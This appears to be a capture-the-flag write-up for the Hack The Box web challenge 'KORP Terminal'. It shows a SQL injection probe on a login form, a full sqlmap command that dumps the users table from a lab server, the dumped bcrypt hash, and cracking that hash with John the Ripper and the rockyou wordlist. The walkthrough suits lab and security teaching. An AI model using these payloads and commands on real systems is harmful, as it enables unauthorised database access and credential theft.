
KORP Terminal

#web

You can try to guess the password - password123


Enumeration

1. Try login as admin || admin
   This is the error that we get

   ```
   message:   "Invalid user or password"
   ```


2. Assume that this site has an sql injection vulnerability (try sqli)
   - `admin' || password`

     ```
     error:
       message:
         0:     "1064"
         1:     "1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1"
         2:     "42000"
       type:    "ProgrammingError"
     ```
   - This site has sql vulnerability

Exploit 1

1. Use sqlmap to exploit the server
   - `sqlmap --url http://94.237.59.199:40265 --data 'username=admin&password=admin' --ignore-code 401 -v 6 --dump -T users` #sqlmap
     - `--data 'username=admin&password=admin'` : Specifies the data to be sent in a POST request, simulating a login attempt with `username=admin` and `password=admin` .
     - `--ignore-code 401` : Instructs `sqlmap` to ignore HTTP status code 401 (Unauthorized), allowing it to continue testing even if this status code is encountered.
     - `-v 6` : Sets the verbosity level to 6, which provides detailed information about the testing process.
     - `--dump -T users` : Tells `sqlmap` to extract (dump) the data from the table named `users` .




```
[01:43:26] [DEBUG] got HTTP error code: 500 ('INTERNAL SERVER ERROR')
[01:43:26] [INFO] retrieved: 'admin'
[01:43:26] [DEBUG] performed 5 queries in 2.00 seconds
[01:43:26] [DEBUG] analyzing table dump for possible password hashes
Database: korp_terminal
Table: users
[1 entry]
+----+--------------------------------------------------------------+----------+
| id | password                                                     | username |
+----+--------------------------------------------------------------+----------+
| 1  | $2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv. | admin    |
+----+--------------------------------------------------------------+----------+

[01:43:26] [INFO] table 'korp_terminal.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/94.237.59.199/dump/korp_terminal/users.csv'
[01:43:26] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1275 times, 500 (Internal Server Error) - 280 times
[01:43:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/94.237.59.199'

[*] ending @ 01:43:26 /2024-08-02/
```

2. Use JohnTheRipper the decode the password
   - Create a hash.txt file
   - Run the command to decode the password
   - `john -w=/usr/share/wordlists/rockyou.txt hash.txt`



```
┌──(root㉿kali)-[/home/…/Documents/HTB/Challenge/KORP_Terminal]
└─# john -w=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:11 0.00% (ETA: 2024-08-05 08:09) 0g/s 58.53p/s 58.53c/s 58.53C/s gloria..maldita
0g 0:00:00:15 0.01% (ETA: 2024-08-05 06:55) 0g/s 58.13p/s 58.13c/s 58.13C/s jeremiah..87654321
0g 0:00:00:16 0.01% (ETA: 2024-08-05 07:38) 0g/s 58.20p/s 58.20c/s 58.20C/s twilight..bulldogs
0g 0:00:00:17 0.01% (ETA: 2024-08-05 08:21) 0g/s 58.22p/s 58.22c/s 58.22C/s buddy..brownie
0g 0:00:00:23 0.01% (ETA: 2024-08-05 11:16) 0g/s 58.01p/s 58.01c/s 58.01C/s dianita..harry
password123      (?)
1g 0:00:00:24 DONE (2024-08-02 01:50) 0.04125g/s 57.92p/s 57.92c/s 57.92C/s dianita..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

3. Login and Submit flag